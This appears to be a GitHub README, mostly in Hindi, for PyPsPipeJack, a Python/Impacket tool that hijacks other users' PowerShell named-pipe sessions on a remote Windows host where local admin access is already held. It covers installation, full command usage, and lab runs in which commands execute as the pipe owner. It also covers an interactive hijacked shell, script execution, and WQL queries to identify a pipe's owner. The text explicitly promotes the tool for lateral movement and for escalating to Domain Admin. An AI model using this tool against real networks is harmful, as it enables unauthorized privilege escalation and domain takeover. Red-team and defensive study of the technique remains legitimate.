 e-fin/pypspipejack
पायथन में OpenPsPipeJack का कार्यान्वयन

यह टूल मेरे दूसरे टूल OpenPsPipeJack की निरंतरता है। यह Python-आधारित है और मुख्य रूप से Impacket का उपयोग करके Linux पर काम करता है।
संक्षेप में, यदि आपके पास किसी दूरस्थ होस्ट पर स्थानीय व्यवस्थापक (local admin) पहुँच है, तो आप उस होस्ट पर दूरस्थ PowerShell सत्रों से जुड़ सकते हैं और उन PowerShell सत्रों में कमांड निष्पादित कर सकते हैं। यह न केवल पार्श्व गति (lateral movement) के अवसर प्रदान करता है, बल्कि विशेषाधिकार वृद्धि (privilege escalation) के अवसर भी प्रदान करता है। उदाहरण के लिए, यदि आप RBCD, Shadow Credentials आदि के माध्यम से स्थानीय व्यवस्थापक पहुँच प्राप्त करते हैं और दूरस्थ होस्ट पर एक Domain Admin के पास PowerShell सत्र खुला है, तो आप Domain Admin के रूप में कमांड चला सकते हैं और अपने नियंत्रण वाले उपयोगकर्ता को Domain Admins समूह में जोड़ सकते हैं।
git clone https://github.com/e-fin/PyPsPipeJack.git
cd PyPsPipeJack
python3 -m venv .
source bin/activate
python3 -m pip install -r requirements
usage: PyPsPipeJack.py [-h] [-debug] [-hashes LMHASH:NTHASH] [-no-pass] [-k] [-aesKey hex key] [-dc-ip ip address] [-target-ip ip address] [-port [destination port]] [--list] [--pipe PIPE] [--command COMMAND] [--script SCRIPT] target

PowerShell Pipe Jacker

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>

options:
  -h, --help            show this help message and exit
  -debug                Turn DEBUG output ON

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH
  -no-pass              don't ask for password (useful for -k)
  -k                    Use Kerberos authentication. Grabs credentials from ccache file (KRB5CCNAME) based on target parameters. If valid credentials cannot be found, it will use the ones specified in the command line
  -aesKey hex key       AES key to use for Kerberos Authentication (128 or 256 bits)

connection:
  -dc-ip ip address     IP Address of the domain controller. If omitted it will use the domain part (FQDN) specified in the target parameter
  -target-ip ip address
                        IP Address of the target machine. If omitted it will use whatever was specified as target. This is useful when target is the NetBIOS name and you cannot resolve it
  -port [destination port]
                        Destination port to connect to SMB Server

PowerShell Pipes:
  --list                list PSHost pipes and exit
  --pipe PIPE           full pipe name under IPC$ to connect to
  --command COMMAND     run one command and exit (non-interactive)
  --script SCRIPT       run entire PS1 file
$ python3 PyPsPipeJack.py 'localhost/administrator:P@ssw0rd'@192.168.1.101 --list

PSHost pipes on target:
   PSHost.134296493751823186.13108.DefaultAppDomain.powershell
$ python3 PyPsPipeJack.py -k -no-pass ws01.lab.local --list

PSHost pipes on target:
   PSHost.134296493751823186.13108.DefaultAppDomain.powershell
$ python3 PyPsPipeJack.py 'localhost/administrator:P@ssw0rd'@192.168.1.101 --pipe PSHost.134296493751823186.13108.DefaultAppDomain.powershell --command '[System.Security.Principal.WindowsIdentity]::GetCurrent().Name'

LAB\administrator
$ python3 PyPsPipeJack.py -k -no-pass ws01.lab.local --pipe PSHost.134296493751823186.13108.DefaultAppDomain.powershell --command '[System.Security.Principal.WindowsIdentity]::GetCurrent().Name'

LAB\administrator
$ python3 PyPsPipeJack.py 'localhost/administrator:P@ssw0rd'@192.168.1.101 --pipe PSHost.134296493751823186.13108.DefaultAppDomain.powershell

Connected. Enter PowerShell commands; 'exit' to quit.
PS> whoami
lab\administrator
PS> $i = "hello"
PS> echo $i
hello
PS>
$ cat test.ps1
echo hello
echo hello2
whoami
ipconfig

$ python3 PyPsPipeJack.py 'localhost/administrator:P@ssw0rd'@192.168.1.101 --pipe PSHost.134296493751823186.13108.DefaultAppDomain.powershell --script test.ps1

hello
hello2
lab\administrator

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : lab.local
   Link-local IPv6 Address . . . . . : fe80::f0d3:c6c2:48ad:94f5%13
   IPv4 Address. . . . . . . . . . . : 192.168.1.101
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::20c:29ff:fe9d:a180%13
                                       192.168.1.1


PowerShell पाइप किसका है यह देखने के लिए whoami या कोई भी PowerShell कमांड चलाने की आवश्यकता नहीं है। हम इसे impacket के wmiquery.py से जाँच सकते हैं। Wmi Query Language की बहुत कम सराहना की जाती है।
एक स्क्रीनशॉट उदाहरण के साथ आपको निम्न कमांड चलाने की आवश्यकता है:
## Replace 13108 with PID from PSHost Pipe
# Example: PSHost.134296493751823186.13108.DefaultAppDomain.powershell

WQL> ASSOCIATORS OF {Win32_Process.Handle="13108"} WHERE AssocClass=Win32_SessionProcess

WQL> SELECT * FROM Win32_LoggedOnUser